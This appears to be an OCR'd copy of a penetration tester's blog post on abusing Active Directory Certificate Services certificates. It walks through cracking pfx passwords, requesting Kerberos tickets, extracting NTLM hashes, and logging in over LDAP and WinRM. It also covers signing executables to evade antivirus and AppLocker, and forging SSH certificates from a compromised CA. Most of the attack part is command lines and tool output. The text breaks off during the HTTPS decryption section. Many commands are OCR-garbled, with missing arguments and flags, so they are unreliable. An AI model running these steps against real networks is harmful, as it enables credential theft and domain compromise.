
ADCS. So u got certificate. Now i’ve got nine ways to abuse it

cicada-8.medium.com/adcs-so-u-got-certificate-now-ive-got-nine-ways-to-abuse-it-861081cff082

CICADA8 March 18, 2025

CICADA8



Hello everybody, my name is Michael Zhmailo and I am a penetration testing expert in the MTS Innovation Center CICADA8 team.

Attacks on AD CS are becoming more popular by the day. You don’t need to run a sophisticated killchain to take out a domain administrator, all it takes is a misconfiguration of the AD CS. You are more likely to get a certificate during exploitation. However, what are the options for using it? My article about it. Besides the basic ways to get a TGT ticket, you will learn about the ability to intercept encrypted HTTPS traffic, code signing, and even SSH authentication.

Certificate Review

So, there are quite a large number of types of certificates in Active Directory, let's consider the most popular ones:

- `.pfx` — is a certificate in binary format, including a certificate, a certificate chain (root certificates) and a private key. The format is password protected, unlike `.pem`;
- `.pem`It is a BASE64-encoded DER certificate, including a certificate and a private key;
- `.key` — it's a private key;
- `.crt` — it's a certificate;
- `.p12` — is much like `.pfx`.

Some Conversion

Often, if you have data in one format, you can translate it into another. For example, you can extract `.crt` and `.key` from a `.pfx` certificate.

```
[root@pentest]# certipy cert -pfx alt-cert.pfx -nokey -out'user.crt'
Certipy v4.8.2 - by Oliver Lyak (ly4k)


[*] Writing certificate and to 'user.crt'


[root@pentest]# certipy cert -pfx alt-cert.pfx -nocert -out'user.key'
Certipy v4.8.2 - by Oliver Lyak (ly4k)


[*] Writing private key to 'user.key'

[pentest]# lsalt-cert.pfx    user.crt    user.key
```

Sometimes a password will be set on the pfx certificate, in which case you can crack it.

```
[pentest]# ./pfx2john.py cert.pfx[pentest]# john --wordlist=./rockyou.txt pfx.hash
```

It is possible to convert back from `.key` and `.crt` to `.pfx` using openssl

```
[root@pentest]# openssl rsa -inform DER -in key.key -out key-pem.key


[root@pentest]# openssl x509 -inform DER -in cert.crt -out cert.pem -outform PEM

 [pentest]# openssl pkcs12 - cert.pem -inkey key-pem.key -export - cert.pfx
```

Or convert to `.pem` format

```
[root@pentest]# cat priv.key cert.crt > cert.pem


-----BEGIN RSA PRIVATE KEY-----
BIIEogIBAAk15x0ID[...]
[...]
[...]
-----END RSA PRIVATE KEY-----

-----BEGIN CERTIFICATE-----BIIEogIBOmgAwIbSe[...][...][...]-----END CERTIFICATE---
--
```

`.pem` -> `.pfx`

```
[pentest]# openssl pkcs12 -  -keyex -CSP  -export -
```

`.pfx` -> `.pem`

```
[pentest]# openssl pkcs12 - mitm_cert.pfx - temp.pem -nodes
```

Finally, you may find, the certificate is in `.p12` format. You can convert it to `.pem` like this.

```
[pentest]# openssl pkcs12 - ignite-DC1-CA.p12 - newfile.pem
```

Or extract the private key and certificate separately

```
[root@pentest]# openssl pkcs12 -in ignite-DC1-CA.p12 -out newfile.key -nocerts

[pentest]# openssl pkcs12 - ignite-DC1-CA.p12 - newfile.crt -nokeys -clcerts
```

Analyzing the certificate


So, we got our hands on the certificate. We may have stolen it from somewhere, such as a network share. I propose to analyze this certificate. You can use various tools such as openssl.

```
[pentest]# openssl x509 - cert.pfx -text Certificate:    Data:        Version:  ()
Serial Number:            ::::f7:e3:::ea::::1b::::::f7        Signature Algorithm:
sha256WithRSAEncryption        Issuer: DC=com, DC=dead.beef, DC=dead, CN=dead-
beef-CA        Validity            Not Before: Mar   09::  GMT            Not
After : Mar   09::  GMT        Subject: CN=pdc.dead.beef        Subject Public Key
Info:            Public Key Algorithm: rsaEncryption                Public-Key: (
bit)               Modulus:                    :de:ad:be:ef::
Exponent:  ()        X509v3 extensions:            X509v3 Subject Key Identifier:
:::0A:::CC:CE::DF::F6::::::::9E            X509v3 Authority Key Identifier:
:::FE:D6::CC::5C:C8:A7:2B:E4:AB::F9::EA:0E:A2            X509v3 CRL Distribution
Points:                 Full Name:                  URI:ldap:
URI:http:            Authority Information Access:                CA Issuers -
URI:ldap:            :                 . .D.o.m.a.i.n.C.o.n.t.r.o.l.l.e.r
X509v3 Key Usage:                Digital Signature, Key Encipherment
X509v3 Extended Key Usage:                TLS Web Client Authentication, TLS Web
Server Authentication           X509v3 Subject Alternative Name:
othername: :<unsupported>, DNS:dc.dead.beef            S/MIME Capabilities:
........+......*.H....*.H..    Signature Algorithm: sha256WithRSAEncryption
Signature Value:        de:ad:be:ef::::
```

So you can see interesting things like Issuer, Key Usage, Validity, Extended Key Usage, and other properties necessary for successful abuse.

You can also install the certificate in the user storage and view its properties, or you can use Powershell.

```
 =  =  = New-Object System.Security.Cryptography.X509Certificates.X509Certificate2
@(, ).EnhancedKeyUsageList
```



Using a certificate

Finally, you can move on to the options for using the certificate. It should be noted that some operations require time synchronization with the KDC.

```
sudo timedatectl set-ntp sudo ntpdate -s
```

#1 Request TGT Tickets

Read more here

So, this is the most common use case for a certificate with Client Authentication EKU. If you can authenticate with the certificate, then you are able to get a TGT ticket.

If u are working from Windows, you can use Rubeus.

```
Rubeus.exe asktgt /user:pentest /certificate:C:\Users\cert.pfx /ptt
/domain:dead.beef /dc:DC01.dead.beef [/password:pfx pass]
```

With the ticket, you can try resetting the user's password.

```
Rubeus.exe changepw /ticket:<path to ticket file> /new:<new password  user>
/dc:DC01.dead.beef /targetuser:dead.beef\<username>
```

If u are working from Linux, you can use gettgtpkinit.

```
# PFX certificate (file) + password (string, optionnal)
gettgtpkinit.py -cert-pfx "PATH_TO_PFX_CERT" -pfx-pass
"CERT_PASSWORD""FQDN_DOMAIN/TARGET_SAMNAME""output_TGT_CCACHE_FILE"



# Base64-encoded PFX certificate (string) (password can be set)
gettgtpkinit.py -pfx-base64 $(cat"PATH_TO_B64_PFX_CERT")
"FQDN_DOMAIN/TARGET_SAMNAME""TGT_CCACHE_FILE"

  gettgtpkinit.py -cert-pem  -key-pem
```

You can also authenticate by SMB using netexec.

```
netexec smb dc01.office.
```

#2 Get NTLM hash (UnPAC The Hash)

Read more here

This method relies on the ability to obtain the user's NTLM hash using the PKINIT mechanism.

```
Rubeus asktgt /getcredential /user:vaska /certificate:C:\Temp\cert.pfx
/password:Passw0rd! /domain:domain.local /dc:dc.domain.local /show
```

If u are working from Linux use certipy.

```
[root@pentest]# certipy auth -pfx administrator.pfx -dc-ip 10.11.1.184
Certipy v3.0.0 - by Oliver Lyak (ly4k)

  [+]  principal: administrator@contoso.com  [+] Trying   TGT...  [+] Got TGT  [+]
Saved credential cache  [+] Trying  retrieve NT hash  [+] Got NT hash
```

U can also use these tools to retrieve NTLM hashes:

- ;
- .

#3 Working with LDAP

Read more here

In some cases, you will not be able to authenticate with SMB, or get an NTLM hash. In this case, you should try SChannel authentication and logging into LDAP.

```
certipy auth -pfx adm. -ldap-shell
```

#4 Setting up connection via WinRM


Read more here

You can use a certificate for WinRM authentication. To do this, first split the `.pfx` file into `.pem` and `.crt`, then give it to evil-winrm.

```
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes
```

```
openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out cert.crt -nodes
```

```
evil-winrm -S -k ./key.pem -c ./cert.crt -i 10.10.11.152
```



#5 Process Impersonation

You can perform PKINIT authentication and create a new Logon session locally using Invoke-RunasWithCert.


```
 > - user. - .
```

Also check TokenCert (C#) and make_token_cert BOF.


#6 Code Signing

Read more here

The certificate can be used to sign executable files, potentially bypassing anti-virus checks, AppLocker and other security measures.



You could try stealing someone else's signature with CarbonCopy or SigThief.



Note that such a signature will not be valid. You can check it like this.

```
AuthenticodeSignature "C:\PathToExe\Code.exe"  FormatList
```

So you could try issuing a valid certificate via ADCS abuse (the template should issue certificates with EKU Code Signing (1.3.6.1.5.5.5.7.3.3.3)) or theft from any location, such as a shared network drive.

You can then sign your executable with signtool.

```
signtool sign /f sign.pfx /p <pfx-password> /t http://timestamp.digicert.com /fd
sha256 binary.exe
```

Or using powershell

```
# Importing a certificate
certutil -user -p abceasyas123 -importpfx C:\Windows\temp\cert.pfx NoChain,NoRoot



# Accessing a certificate object
$certs = Get-ChildItem cert:\CurrentUser\My -CodeSigningCert

Set-AuthenticodeSignature C:\.exe -Certificate []
```

In some cases, you may need to sign an executable with an expired certificate. In this case, check out the MagicSigner and SignToolEx tools.

```
SignToolEx.exe sign /v /f nvidia0.pfx /p 123 /fd SHA256 c:\temp\bin.exe
```

#7 Authentication using SSH

Read more here

If you were suddenly able to compromise the root certificate, you can use it to issue a certificate for SSH access. Everything is based on the fact that we will use the private key of the certificate authority to create and sign the SSH certificate on behalf of the user with the specified username.

```
# Key pair generation
ssh-keygen -t rsa -b 2048 -f root


# Make a certificate that can be used to authenticate as the root user
ssh-keygen -s ca-itrc -I ca-itrc.pub -n root root.pub

ssh -o CertificateFileralf-cert.pub -i root root
```


#8 Decrypting HTTPS

I have looked up this method from one person, however I can't find a link to the original research. Please tweet me and I'll edit my article.


So, first you need to discover the certificate with `Server Authentication EKU`. Note that often certificates for HTTPS are issued from the `WebServer` template (by default)

```
    CA Name                             : ca.acme.corp\ACME Root CA    Template
Name                         : WebServer    Schema Version
: 1    Validity Period                      : 2 years    Renewal Period
: 6 weeks    msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag                : NONE    Authorized Signatures Required
: 0    pkiextendedkeyusage                  : Server Authentication    mspki-
certificate-application-policy  : <null>    Permissions      Enrollment
Permissions        Enrollment Rights           : ACME\Domain Admins            S-
1-5-21-3423824952-2951782317-1884926318-512
ACME\Enterprise Admins        S-1-5-21-3423824952-2951782317-1884926318-519
Object Control Permissions        Owner                       : ACME\Enterprise
Admins        S-1-5-21-3423824952-2951782317-1884926318-519        WriteOwner
Principals       : ACME\Domain Admins            S-1-5-21-3423824952-2951782317-
1884926318-512                                  ACME\Enterprise Admins
S-1-5-21-3423824952-2951782317-1884926318-519        WriteDacl Principals        :
ACME\Domain Admins            S-1-5-21-3423824952-2951782317-1884926318-512
ACME\Enterprise Admins        S-1-5-21-3423824952-2951782317-1884926318-519
WriteProperty Principals    : ACME\Domain Admins            S-1-5-21-3423824952-
2951782317-1884926318-512                                     ACME\Enterprise
Admins        S-1-5-21-3423824952-2951782317-1884926318-519
```

